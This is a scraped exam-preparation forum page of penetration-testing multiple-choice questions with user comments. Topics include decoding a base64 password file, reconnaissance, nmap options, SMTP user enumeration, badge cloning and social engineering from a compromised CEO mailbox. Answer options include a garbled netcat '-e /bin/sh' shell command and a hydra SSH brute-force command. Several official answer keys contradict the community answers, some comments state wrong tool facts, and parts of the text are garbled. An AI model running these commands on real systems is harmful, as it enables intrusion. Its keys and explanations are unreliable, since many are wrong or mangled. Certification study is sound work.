Option B: Obtain /etc/shadow and brute force the root password is incorrect because it does not provide the capability to maintain persistence after reboot.

Option C: Run the nc $\lambda\epsilon$ "e /bin/sh < $\lambda\epsilon$!> command is incorrect because it does not provide a way to maintain persistence after reboot.

Option D: Move laterally to create a user account on LDAP is incorrect because it does not provide a way to maintain persistence after reboot.

upvoted 4 times

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

```
U3VQZXIkM2NyZXQhCg==
```

Which of the following commands should the tester use NEXT to decode the contents of the file?

- A. `echo U3VQZXIkM2NyZXQhCg== | base64 -d`
- B. `tar zxvf password.txt`
- C. `hydra -l svsacct -p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24`
- D. `john --wordlist /usr/share/seclists/rockyou.txt password.txt`

Correct Answer: A

Community vote distribution

A (100%)

biecop 1 year, 1 month ago

Selected Answer: A

```
echo U3VQZXIkM2NyZXQhCg== |  
base64 -d >> Sup3rM3cret!
```

upvoted 1 times

cy_analyst 1 year, 5 months ago

Selected Answer: A

```
"Super!3cret!"
```

upvoted 2 times

kloug 1 year, 7 months ago

```
aaaaaaaaaa
```

upvoted 2 times

[Removed] 1 year, 7 months ago

```
A is corrrrrrect
```

upvoted 1 times

NotAHackerJustYet 1 year, 7 months ago

Selected Answer: A

```
Answer: A. echo  
U3VQZXIkM2NyZXQhCg== | base64 -d
```

Option A is the correct answer. This command will decode the contents of the file using the base64 encoding format, which is commonly used to encode binary data into ASCII characters. The command will take the encoded data in the file, and return the decoded data.

Option B is incorrect because the tar command is used to create and extract archives, not decode data.

Option C is incorrect because the hydra command is used to conduct brute-force attacks against remote services, not decode data.

Option D is incorrect because the john command is used to crack passwords, not decode data.

upvoted 3 times

A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

- A. Asset inventory
- B. DNS records
- C. Web-application scan
- D. Full scan

Correct Answer: D

Community vote distribution

A (100%)

Manzer **Highly Voted** 1 year, 11 months ago

Selected Answer: A

It's on a known environment and it's prior to the test.
upvoted 9 times

RRabbit **Highly Voted** 1 year, 8 months ago

A. Asset inventory

An asset inventory is a comprehensive list of all the hardware and software assets within an organization's network. It includes information such as IP addresses, hostnames, operating systems, and installed software. This information can be used to identify systems properly prior to performing the assessment.

Option B, DNS records, will give information on the domain name resolution, it can give some information on the assets but will not be sufficient to identify all the systems and their configurations.

Option C, Web-application scan, will give information on the web applications on the organization's network, but will not cover all the systems.

Option D, full scan, will give a lot of information but will be time-consuming and may not be necessary for identifying all the systems in a known environment.

upvoted 6 times

Etc_Shadow28000 **Most Recent** 2 months, 2 weeks ago

Selected Answer: A

- B. While DNS records can provide information about hostnames and IP addresses, they may not be complete and might miss devices not registered in DNS. DNS records also do not provide detailed information about the type and configuration of the systems.
- C. This is specific to web applications and does not cover the entire network environment. It also focuses on identifying vulnerabilities in web applications rather than providing a comprehensive overview of all systems.
- D. Conducting a full scan can identify systems on the network, but it may not provide detailed information about each system. Additionally, without prior knowledge of the environment, a full scan might be time-consuming and could cause disruptions if not carefully managed.

Therefore, asset inventory is the best option to properly identify systems before performing a vulnerability assessment, as it provides the most detailed and comprehensive information about the network environment.

upvoted 1 times

  **Alizade** 10 months, 3 weeks ago

Selected Answer: A

Answer= A

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

: The best option for identifying a system properly prior to performing the assessment would be A. Asset inventory. An asset inventory lists all the hardware and software assets a network possesses, which can be used to identify systems properly prior to conducting a vulnerability scan.

upvoted 3 times

  **kloug** 1 year, 6 months ago

aaaaaaaaaa

upvoted 3 times

  **funkhaus** 1 year, 7 months ago

Many vulnerability scanners can do a ping sweep and identify assets on the network. I would think D could be the right answer as well because new systems are always being added to the network.

upvoted 2 times

  **[Removed]** 1 year, 7 months ago

A is

correct answer

upvoted 2 times

  **NotAHackerJustYet** 1 year, 7 months ago

Selected Answer: A

The BEST option to identify a system properly prior to performing the assessment is A. Asset inventory. An asset inventory is a comprehensive listing of all of the information technology assets that a company owns or uses. This includes hardware, software, databases, networks, and other important systems. It is important to know what assets a company has so that a vulnerability scan can be properly tailored to identify the correct systems and their associated vulnerabilities.

B. DNS records is incorrect because DNS records do not provide information on what systems are in the environment, only the domain name associated with the environment.

C. Web-application scan is incorrect because a web-application scan does not provide information on what systems are in the environment, only the web applications associated with the environment.

D. Full scan is incorrect because a full scan will not provide information on what systems are in the environment, only any potential vulnerabilities that may exist.

upvoted 4 times

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

Correct Answer: C

Community vote distribution

D (100%)

nickwen007 1 year, 6 months ago

D is the most likely to yield positive initial results. Scraping web presences and social-networking sites can provide information about a company such as its address, size, services, customer reviews, and contact information. This can be useful when starting a penetration test. Specially crafting and deploying phishing emails to key company leaders is not recommended, as it can be easily detected and flagged as malicious activity. Running a vulnerability scan against the company's external website can reveal vulnerable services or applications, but is not likely to yield much useful information. Lastly, researching the company's vendor/supply chain may provide some useful insights, but it is not likely to be the most effective starting point.

upvoted 3 times

kloug 1 year, 6 months ago

ddddddddddddd

upvoted 2 times

NotAHackerJustYet 1 year, 7 months ago

Selected Answer: D

Option A is incorrect because phishing emails are not a good approach for initial information gathering. Phishing emails are used to gain access to a company's internal systems and data, but they are not an effective way to gather information about a company's external presence.

Option B is incorrect because running a vulnerability scan against the company's external website is not a passive approach. Vulnerability scans involve actively probing a system and are better suited for internal penetration tests.

Option C is incorrect because running the company's vendor/supply chain is not a passive approach. This approach could potentially yield some information, but it is not the most effective way to gather initial information.

upvoted 4 times

Codyjs54 1 year, 7 months ago

Selected Answer: D


It is D. Read it carefully

upvoted 3 times

shakevia463 1 year, 7 months ago



Selected Answer: D

This is the first step
gathering public and social information
upvoted 3 times

  **ronniehaang** 1 year, 9 months ago

Selected Answer: D

Social media scraping
- Key contacts/job responsibilities
- Job listing/technology stack
upvoted 3 times

  **Neolot** 1 year, 11 months ago

I think the answer to this
is D. You'll get to do C after doing it.
upvoted 4 times

  **Hskwkhfb** 1 year, 10 months ago

Why not b?
upvoted 1 times

  **Mr_BuCh3th34D** 1 year, 9 months ago

Because it says
"passive
reconnaissance"
upvoted 2 times

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

Correct Answer: A

Community vote distribution

B (100%)

som3onenooned1 Highly Voted 1 year, 10 months ago

Selected Answer: B

I will go with B
Dion Training book:
Goal Reprioritization ▪ Have the goals of the assessment changed? ▪ Has any new information been found that might affect the goal or desired end state?
I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.
upvoted 8 times

solutionz Most Recent 1 year, 1 month ago

Selected Answer: B

The action of shifting the focus of a penetration test to a specific critical network segment based on the findings during the engagement best aligns with B. Reprioritizing the goals/objectives.

because as the client is choosing to change the focus of the testing to a particular area based on the findings. It reflects an adjustment of the original plan or goals to better suit the current understanding of the system's security posture.
upvoted 1 times

[Removed] 1 year, 4 months ago

B so you can A...
upvoted 1 times

kloug 1 year, 7 months ago

bbbbbbbbb
upvoted 2 times

[Removed] 1 year, 7 months ago

B is right
upvoted 2 times

NotAHackerJustYet 1 year, 7 months ago

Selected Answer: B



Option A, Maximizing the likelihood of finding vulnerabilities, is incorrect because the client is not necessarily looking to find more vulnerabilities, but rather to prioritize their resources to the most important network segment.

Option C, Eliminating the potential for false positives, is also incorrect because the client is not looking to eliminate false positives, but rather

to prioritize their resources to the most important network segment.

Option D, Reducing the risk to the client environment, is also incorrect because the client is looking to prioritize their resources to the most important network segment. Reducing the risk to the client environment is a result of focusing on the critical network segment, but it is not the action taking place.

upvoted 3 times

  **RRabbit** 1 year, 8 months ago

Reprioritizing the goals/objectives means adjusting the focus of the penetration testing effort based on the findings of the initial testing. In this scenario, the client is identifying a specific network segment as being a critical area of concern and wants the security firm to concentrate their efforts on identifying vulnerabilities in that segment. By doing so, the client is trying to ensure that the most critical areas of their network are thoroughly tested and that any vulnerabilities found in those areas are addressed as a priority. This is different from maximizing the likelihood of finding vulnerabilities, eliminating the potential for false positives, or reducing the risk to the client environment, which are different objectives.


upvoted 3 times

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

Correct Answer: AF

Community vote distribution



Neolot Highly Voted 1 year, 11 months ago

Selected Answer: AF

AF is correct
upvoted 7 times

solutionz Most Recent 1 year, 1 month ago

Selected Answer: AF

The two tools that would be BEST suited to perform a manual web application security assessment are:

A. OWASP ZAP (Zed Attack Proxy): OWASP ZAP is specifically designed for web application security testing and is a widely used open-source tool for finding vulnerabilities in web applications. It offers various features such as intercepting and modifying HTTP requests, automated scanners, and active/passive security testing.

F. Burp Suite: Burp Suite is a popular web vulnerability scanner and security testing tool that is widely used in the industry. It provides a comprehensive set of tools for web application security testing, including proxy, spider, scanner, intruder, and repeater, among others.

While the other tools listed (Nmap, Nessus, BeEF, and Hydra) have their uses in security assessments, they are more focused on network scanning and penetration testing rather than web application security assessments, which makes OWASP ZAP and Burp Suite better choices for this specific task.

upvoted 3 times

mouettespaghetti 1 year, 2 months ago

Owasp is automated...

I go with nmap and burp
upvoted 1 times

xviruz2kx 1 year, 5 months ago

Selected Answer: AF

A. OWASP ZAP
F. Burp Suite

Explanation:

OWASP ZAP and Burp Suite are both web application security assessment tools. OWASP ZAP is an open-source web application security scanner and Burp Suite is a commercial product that provides a suite of web application security testing tools, including a proxy, scanner, and other features. Nmap

and Nessus are network scanners, BeEF is a browser exploitation framework, and Hydra is a password cracking tool.

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

A and F is the answer

upvoted 2 times

  **[Removed]** 1 year, 8 months ago

Selected Answer: BF

Only nmap and burp suite are manual approaches.

upvoted 1 times

  **RRabbit** 1 year, 8 months ago

While Nmap (Network Mapper) is a useful tool for network discovery and security auditing, it is not specifically designed for web application security assessments. Nmap is primarily used for network mapping, port scanning, and identifying open ports and services on a network. On the other hand, tools like OWASP ZAP and Burp Suite are specifically designed for web application security assessments and include features such as vulnerability scanning, web spidering, and intercepting and modifying HTTP requests.

upvoted 5 times

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

- A. will reveal vulnerabilities in the Modbus protocol
- B. may cause unintended failures in control systems
- C. may reduce the true positive rate of findings
- D. will create a denial-of-service condition on the IP networks

Correct Answer: B

Community vote distribution

B (100%)

NotAHackerJustYet Highly Voted 1 year, 7 months ago

Selected Answer: B

A. will reveal vulnerabilities in the Modbus protocol - Incorrect. Vulnerability scanners are designed to detect known vulnerabilities in common operating systems, software, and applications. They are not designed to detect vulnerabilities in specific protocols such as Modbus.

C. may reduce the true positive rate of findings - Incorrect. Vulnerability scans are designed to detect known vulnerabilities, and the true positive rate of findings is increased, not reduced, by running a scan on a hybrid network.

D. will create a denial-of-service condition on the IP networks - Incorrect. While running a vulnerability scan may create a large amount of traffic on the network, it will not create a denial-of-service condition. A denial-of-service condition is caused by malicious actors sending large amounts of traffic or malicious requests to a network or system with the intent of overwhelming it and preventing legitimate requests from being processed.

upvoted 5 times

bieecop Most Recent 1 year, 2 months ago

Selected Answer: B

Vulnerability scanners are designed to identify weaknesses and security flaws in networked systems. However, running a vulnerability scanner on a hybrid network segment introduces the risk of inadvertently triggering unexpected behaviors or failures in control systems. This can occur due to factors such as the scanner's network traffic, scanning techniques, or the vulnerabilities being scanned.

upvoted 1 times

[Removed] 1 year, 7 months ago

B is right answer

upvoted 2 times

Which of the following provides a matrix of common tactics and techniques uses by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

Correct Answer: C

Community vote distribution

C (100%)

NotAHackerJustYet Highly Voted 1 year, 7 months ago

Selected Answer: C

The correct answer is C.
MITRE ATT&CK framework.

The MITRE ATT&CK framework is a matrix of common tactics and techniques used by attackers, along with recommended mitigations. The matrix is organized based on the stages of an attack, such as initial access, execution, and defense evasion. It is used by security professionals to better understand attackers' tactics and techniques, and to develop better strategies to defend against them.

upvoted 5 times

NotAHackerJustYet 1 year, 7 months ago

Option A,
NIST SP 800-53, is an information security standard published by the National Institute of Standards and Technology (NIST) that provides specific security requirements for federal information systems. It does not provide a matrix of common tactics and techniques used by attackers along with recommended mitigations.

Option B, OWASP Top 10, is a list of the 10 most critical web application security risks developed by the Open Web Application Security Project (OWASP). It does not provide a matrix of common tactics and techniques used by attackers along with recommended mitigations.

Option D, PTES technical guidelines, is a set of technical guidelines developed by the Penetration Testing Execution Standard (PTES), which provides a framework for conducting penetration tests. It does not provide a matrix of common tactics and techniques used by attackers along with recommended mitigations.

upvoted 3 times

TKW36 Most Recent 1 year, 7 months ago

Selected Answer: C

TTPs are C for sure.
upvoted 4 times

Neolot 1 year, 11 months ago

Selected Answer: C

C is correct

upvoted 4 times



A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. `nmap -f -sV -p80 192.168.1.20`
- B. `nmap -sS -sL -p80 192.168.1.20`
- C. `nmap -A -T4 -p80 192.168.1.20`
- D. `nmap -O -v -p80 192.168.1.20`

Correct Answer: C

Community vote distribution

C (100%)

NotAHackerJustYet Highly Voted 1 year, 7 months ago

Selected Answer: C

The correct answer is C.
`nmap -A -T4 -p80 192.168.1.20`.

The nmap command is used to scan networks and hosts to determine what services and versions are running. The -A option is used to enable OS and version detection, script scanning, and traceroute. The -T4 option sets the timing of the scan to the fastest possible speed. The -p80 option indicates that only port 80 should be scanned, which is the default port for HTTP. The IP address 192.168.1.20 is the address of the server to be scanned.

upvoted 6 times

NotAHackerJustYet 1 year, 7 months ago

Option A,
`nmap -f -sV -p80 192.168.1.20`, is incorrect because the -f option sets the packet fragmentation size, which is not necessary for this task.

Option B, `nmap -sS -sL -p80 192.168.1.20`, is incorrect because the -sS and -sL options are used to perform a TCP SYN and UDP scan, which is not necessary for this task.

Option D, `nmap -O -v -p80 192.168.1.20`, is incorrect because the -O option enables OS fingerprinting, which is not necessary for this task. The -v option enables verbose output, which is also not necessary.

upvoted 5 times

Neolot Highly Voted 1 year, 11 months ago

Selected Answer: C



<https://nmap.org/book/man-version-detection.html>
upvoted 5 times

nickwen007 Most Recent 1 year, 6 months ago

`nmap -A -T4 -p80 192.168.1.20`



This nmap command would instruct the tool to send a TCP SYN packet to port 80 of the IP address 192.168.1.20, with a time to live (TTL) value of 4. This command would be used to determine the open ports on the target IP address, as well as the operating system, service, and version information running on the target system.

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

C is correct

upvoted 1 times

  **2Fish** 1 year, 7 months ago

Selected Answer: C

<https://www.examttopics.com/discussions/comptia/view/61880-exam-pt1-002-topic-1-question-32-discussion/>

upvoted 4 times

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

- A. VRFY and EXPN
- B. VRFY and TURN
- C. EXPN and TURN
- D. RCPT TO and VRFY

Correct Answer: A

Community vote distribution

A (63%)

D (38%)

Etc_Shadow28000 2 months, 2 weeks ago

- VRFY: This command asks the SMTP server to verify whether a specified email address exists.
- EXPN: This command asks the SMTP server to expand a mailing list or to provide information about the members of a mailing list.

A. VRFY and EXPN

Explanation:

Using the VRFY and EXPN commands together, a penetration tester can gather information about valid user accounts and mailing lists on the SMTP server. Here's how they work:

- VRFY: When sent to the SMTP server, it checks if a specific user exists. For example:

VRFY user@example.com

- EXPN: When sent to the SMTP server, it expands a mailing list and provides information about all the members of that list. For example:

EXPN listname
upvoted 1 times

Hedwig74 5 months, 3 weeks ago

TURN is obsolete and no longer works. VRFY and EXPN are similar. VRFY determines whether or not a mailbox exists on the local host. EXPN verifies whether or not a mailing list exists on the local host. Neither of these verifies whether or not the address is still active. Since we are looking for specific ex-employees, and whether or not they are still active, then RCPT TO will need to be used. Tedious, but a necessary evil in this case, I believe.

upvoted 1 times

Hedwig74 5 months, 3 weeks ago

Maybe a better choice would have been EXPN and RCPT TO...?

upvoted 1 times

hamz1999 10 months ago

Selected Answer: D

D. RCPT TO and VRFY
upvoted 2 times

solutionz 1 year, 1 month ago

Selected Answer: A

In the context of enumerating user accounts on an SMTP server, the commands used to verify whether an address exists and to reveal the actual address when aliases are used are VRFY (Verify) and EXPN (Expand). The VRFY command checks whether a username is valid, and the EXPN command can reveal the members of a mailing list.

So, the correct option is: A VRFY and EXPN

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

Selected Answer: D

Explanation:

RCPT TO is an SMTP command used to verify the email address of a recipient during the SMTP conversation. This command is used to check if an email address exists on the server. If the email address exists, the server responds with a 250 status code; otherwise, it responds with a 550 status code. VRFY is an SMTP command used to verify the existence of a particular user account on the server. If the user account exists, the server responds with a 250 status code, which indicates that the user account is valid; otherwise, it responds with a 550 status code, which indicates that the user account is invalid.

By using the combination of RCPT TO and VRFY commands, the penetration tester can enumerate all the user accounts on the SMTP server and verify if they are still active or not.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

VRFY and EXPN are both SMTP commands used to verify the validity and/or obtain additional information about an email address. The VRFY command is used to verify an email address, while the EXPN command is used to obtain additional information on a specific email address such as aliases, forwarding addresses, etc.

upvoted 3 times

  **NotAHackerJustYet** 1 year, 7 months ago

Selected Answer: A

The correct answer is A. VRFY and EXPN.

The VRFY command is used to verify whether a particular user account exists on the server. It will send a response indicating whether the user exists or not. The EXPN command is used to expand a mailing list, allowing the tester to see the members of that list. Together, these two commands can be used to identify all of the user accounts that exist on the server.

upvoted 3 times

  **NotAHackerJustYet** 1 year, 7 months ago

Option B is incorrect because the TURN command is used to reverse the direction of an SMTP conversation, allowing the client to become the server and the server to become the client. It is not used to identify user accounts.

Option C is incorrect because the EXPN command is used to expand a mailing list, not to identify user accounts. The TURN command is used to reverse the direction of an SMTP conversation, not to identify user accounts.

Option D is incorrect because the RCPT TO command is used to specify the recipient of an email message, not to identify user accounts. The VRFY command is used to verify whether a particular user account exists on the server, not to specify the recipient of an email message.

upvoted 2 times

  **RRabbit** 1 year, 8 months ago

A. VRFY and EXPN are the commands that should be used to accomplish the goal of enumerating all user accounts on an SMTP server.

VRFY command is used to verify the existence of an email address on the SMTP server, allowing the tester to identify which email addresses are active. EXPN command is used to expand a mailing list, allowing the tester to identify which email addresses are members of a mailing list.



B. VRFY and TURN: TURN is not related to SMTP commands, it's used in STUN/TURN protocols for peer-to-peer communication and it's not used in SMTP to enumerate user accounts.

C. EXPN and TURN: Same as above, TURN is not related to SMTP commands

D. RCPT TO and VRFY: RCPT TO is used to specify the recipient of an email and VRFY is used to verify the existence of an email address, it's not used to enumerate all user accounts on an SMTP server.

It's important to note that, Many modern SMTP servers will not respond to VRFY and EXPN commands by default as they can be used for malicious purposes.

upvoted 3 times

  **Neolot** 1 year, 11 months ago

Selected Answer: A

<https://cr.yip.to/smtp/vrfy.html>

upvoted 1 times

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

Correct Answer: C

Community vote distribution

B (100%)

  **NotAHackerJustYet** Highly Voted  1 year, 7 months ago

Selected Answer: B

The correct answer is B.
Check WHOIS and netblock records for the company.

B: Checking WHOIS and netblock records for the company is the best option to start the reconnaissance activities. WHOIS records are a good source of information to understand the scope of the network and the range of IP addresses used by the company. Netblock records, on the other hand, provide information on the Internet Service Provider (ISP) used by the company and the type of services they provide. This information can be used to identify potential vulnerabilities that can be exploited.

upvoted 7 times

  **NotAHackerJustYet** 1 year, 7 months ago

A:
Launching an external scan of netblocks is not the first step for the tester to plan their reconnaissance activities. This type of scan is used to detect open ports on a system, which is not useful in the initial stages of planning reconnaissance activities.

C: Using DNS lookups and dig to determine the external hosts is not the first step for the tester to plan their reconnaissance activities. DNS lookups and dig can be used to identify domain names, but they are not effective at identifying IP addresses and netblocks.

D: Conducting a ping sweep of the company's netblocks is not the first step for the tester to plan their reconnaissance activities. A ping sweep is used to detect live hosts on a network, but it does not provide information about the scope of the network or the range of IP addresses used by the company.

upvoted 3 times

  **Etc_Shadow28000** Most Recent  2 months, 2 weeks ago

Selected Answer: B

B. Check WHOIS and netblock records for the company.

Explanation:

- WHOIS and netblock records provide essential information about the ownership of IP addresses, domain names, and associated netblocks. This information is publicly available and helps identify the scope of the company's external-facing assets without alerting the company's defenses.
 - WHOIS queries can reveal details about domain registration, including contact information, which might give insights into the organization's structure.
 - Netblock records will help identify the range of IP addresses allocated to the company, which is critical for mapping the external network perimeter.
- upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: B

In the initial phase of reconnaissance, particularly when information is limited, a penetration tester typically starts by collecting publicly available information. Among the options provided, B. Check WHOIS and netblock records for the company would be the FIRST step in planning the reconnaissance activities.

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

B answer
Check WHOIS and netblock records for the company.



upvoted 2 times

  **[Removed]** 1 year, 6 months ago

B is the answer
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

After search B is correct
answer i think
upvoted 2 times

  **kloug** 1 year, 7 months ago

bbbbbb
upvoted 3 times

  **[Removed]** 1 year, 7 months ago

C is answer
upvoted 1 times

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

Correct Answer: D

Community vote distribution

D (80%)

A (20%)

solutionz Highly Voted 1 year, 1 month ago

Selected Answer: D

IN this context only D makes sense. Believe it or not most orgs still use 125khz rfid bades, these are cloned in under a second. Tailgating is done on premise and doesnt fit with the context.

upvoted 5 times

[Removed] Most Recent 9 months, 3 weeks ago

Selected Answer: D

There's a navy seal who mentioned someone leaving a key on the table while they went to the restroom at a restaurant. He grabbed the key and pressed it hard into his skin to leave an imprint. This is the same concept, but in cybersecurity. They are in a different location, so what's the attacker going to do? Follow them back to their job to tailgate? Question is very specific that they are somewhere else. They leave their possessions unattended. Clone it.

upvoted 2 times

AaronS1990 1 year, 5 months ago

Selected Answer: D

Definitely D

upvoted 1 times

funkhaus 1 year, 7 months ago

D is the right answer. the goal is to take a picture of a badge and then user it to tailgate.

upvoted 3 times

kloug 1 year, 7 months ago

aaa correct

upvoted 2 times

[Removed] 1 year, 7 months ago

D is correct

upvoted 2 times

Frog_Man 1 year, 7 months ago

The question asks for "legitimate" access, therefore I am thinking badge cloning.

upvoted 3 times



NotAHackerJustYet 1 year, 7 months ago

Selected Answer: D

The answer is D.



Following someone in presents more risk (as you've been seen) than cloning the badge and entering the building as their items are left unattended.

upvoted 4 times

  **2Fish** 1 year, 7 months ago

C - you could use a Flipper Zero or Boscloner to clone the badge? Example: https://www.youtube.com/watch?v=QlncX_EtsIA

upvoted 1 times

  **2Fish** 1 year, 7 months ago

Ugh..
correction, I meant D.

upvoted 2 times

  **RRabbit** 1 year, 8 months ago

Selected Answer: A

they left their stuff so they have no need for badges, easy to get in tailgating.



how are going to badge clone from outside?

upvoted 3 times

  **shakevia463** 1 year, 7 months ago

they leave the badges unattended on the table in the restaurant so maybe get the badge and clone it? Not very clear where the belongings are left if you ask me

upvoted 3 times

  **Vikt0r** 1 year, 7 months ago

Concur, it doesn't specify where the things were left. However, you cannot tailgate items left on a table. Nor can you dumpster dive for items on a table. Because their items are left on a table, it is safe to say they are not being used, so you can't shoulder surf. Therefore, the logical answer is badge cloning these unattended items.

upvoted 5 times

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

Correct Answer: D

Community vote distribution

D (100%)

—  **RRabbit** Highly Voted 1 year, 8 months ago

D. FOCA

FOCA (Fingerprinting Organizations with Collected Archives) is a tool that is used to find hidden information in documents available on the web. It can be used to extract metadata from documents such as PDF, Microsoft Office, OpenOffice, and others. The metadata can include information such as the author, creation date, and software used to create the document. FOCA can also extract information from the document's properties such as the title, keywords, and comments. This tool can also identify specific keywords and patterns in the document and can be useful in identifying sensitive information that may have been inadvertently left in the document.

A. Netcraft is a tool that can be used to gather information about websites and domains, such as the IP address, hosting provider, and server software.

B. CentralOps is a tool that can be used to gather information about IP addresses, such as geolocation and ownership.

C. Responder is a tool that can be used to perform rogue DHCP and LLMNR/NBT-NS Poisoning attacks to extract information from network clients.

upvoted 7 times

—  **NotAHackerJustYet** Most Recent 1 year, 7 months ago

Selected Answer: D

The correct answer is D.

FOCA. FOCA (Fingerprinting Organizations with Collected Archives) is a tool used by penetration testers to uncover hidden information in documents available on the web. It can be used to analyze file metadata, such as authors, dates, and keywords, and generate reports that reveal potentially sensitive information. It can also identify files stored on external domains or hidden within the website, such as in the source code, which can be used to gain access to the system.

upvoted 3 times

—  **NotAHackerJustYet** 1 year, 7 months ago



A. Netcraft is a website security and domain name analysis tool, but it does not provide the same type of analysis that FOCA does.

B. CentralOps is a network security tool that provides information about the domain name and its associated IP address, but it does not provide the same type of analysis that FOCA

does.

C. Responder is a tool used for network reconnaissance, but it does not provide the same type of analysis that FOCA does.

upvoted 2 times

  **Neolot** 1 year, 11 months ago

Selected Answer: D

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

upvoted 3 times

A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network.

Which of the following methods will MOST likely work?

- A. Try to obtain the private key used for S/MIME from the CEO's account.
- B. Send an email from the CEO's account, requesting a new account.
- C. Move laterally from the mail server to the domain controller.
- D. Attempt to escalate privileges on the mail server to gain root access.

Correct Answer: D

Community vote distribution

B (65%)

C (20%)

D (15%)

— **RRabbit** **Highly Voted** 1 year, 8 months ago

Selected Answer: B

B. Send an email from the CEO's account, requesting a new account.

Sending an email from the CEO's account, requesting a new account is a likely method to gain access to the network. This method leverages the trust that is placed in the CEO's account and makes it more likely that the request for a new account will be fulfilled without question. The email can be sent to the IT department or the help desk and request for a new account with high level access. This method is more likely to work as it uses social engineering to trick the IT staff into providing access.

A. Trying to obtain the private key used for S/MIME from the CEO's account is not likely to work as the private key is usually protected by a password and should be kept secret.

C. Moving laterally from the mail server to the domain controller is not likely to work as it requires knowledge of the internal network architecture and may be detected by security controls in place.

D. Attempting to escalate privileges on the mail server to gain root access is not likely to work as it requires knowledge of the mail server software and configuration, and may be detected by security controls in place.

upvoted 6 times

— **Etc_Shadow28000** **Most Recent** 2 months, 2 weeks ago

Selected Answer: B

B. Send an email from the CEO's account, requesting a new account.

Explanation:

- Leveraging Authority: An email from the CEO requesting a new account will likely be acted upon quickly by IT staff due to the perceived urgency and importance of the request.
- Social Engineering: This method takes advantage of social engineering by exploiting the authority and trust associated with the CEO's position to gain network access.
- Minimal Technical Barriers: Unlike trying to obtain private keys or escalate privileges on the mail server, sending an email request is straightforward and less likely to raise immediate technical red flags.


upvoted 1 times

  **LiveLaughToasterBath** 7 months, 3 weeks ago

Selected Answer: B

Need creds to do C.
In case you're neurospicy and take things literal like me, the question is referring to a system acct, not an email acct. Emailing sysadmin for a new account with system access is how you get the creds to move laterally.

upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago

Selected Answer: B

Going with B as the human factor is (usually) the easiest to exploit, and the question is which is MOST likely to work, not necessarily the most effective.

upvoted 1 times

  **bieecop** 1 year, 1 month ago

Selected Answer: B

B. Send an email from the CEO's account, requesting a new account.

This is a social engineering tactic. By sending an email from the CEO's compromised email account, the penetration tester can attempt to trick an employee with administrative privileges to create a new account for the attacker. This new account would potentially grant the attacker network access, especially if it is granted administrative rights.

The other options do not directly involve leveraging the compromised CEO's email account to gain network access:

A. Trying to obtain the private key used for S/MIME would be a technical effort that may not lead to network access.

C. Moving laterally from the mail server to the domain controller would require further exploitation and may not be directly related to the CEO's email access.

D. Attempting to escalate privileges on the mail server does not necessarily guarantee network access, and it may not be related to using the CEO's compromised email.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

Among the given options, C.
Move laterally from the mail server to the domain controller is the method that is MOST likely to help in gaining access to the network.

upvoted 1 times

  **MysterClyde** 1 year, 3 months ago

The correct answer is B.
Impersonating as the CEO will be deemed a form of authority and social engineering. The other approaches are technical in nature and you should not assume, you have access to the email server. For example, if a company uses Gmail as their mail server, does it make sense to think you'll be able to perform those activities or even O365. Think again. These questions have to be analyzed from all angles. The technical answer isn't always the easiest one. The point is to GAIN access to the network. NOT to GAIN PRIVILEGED access.

upvoted 1 times

  **Anarckii** 1 year, 3 months ago

Selected Answer: C

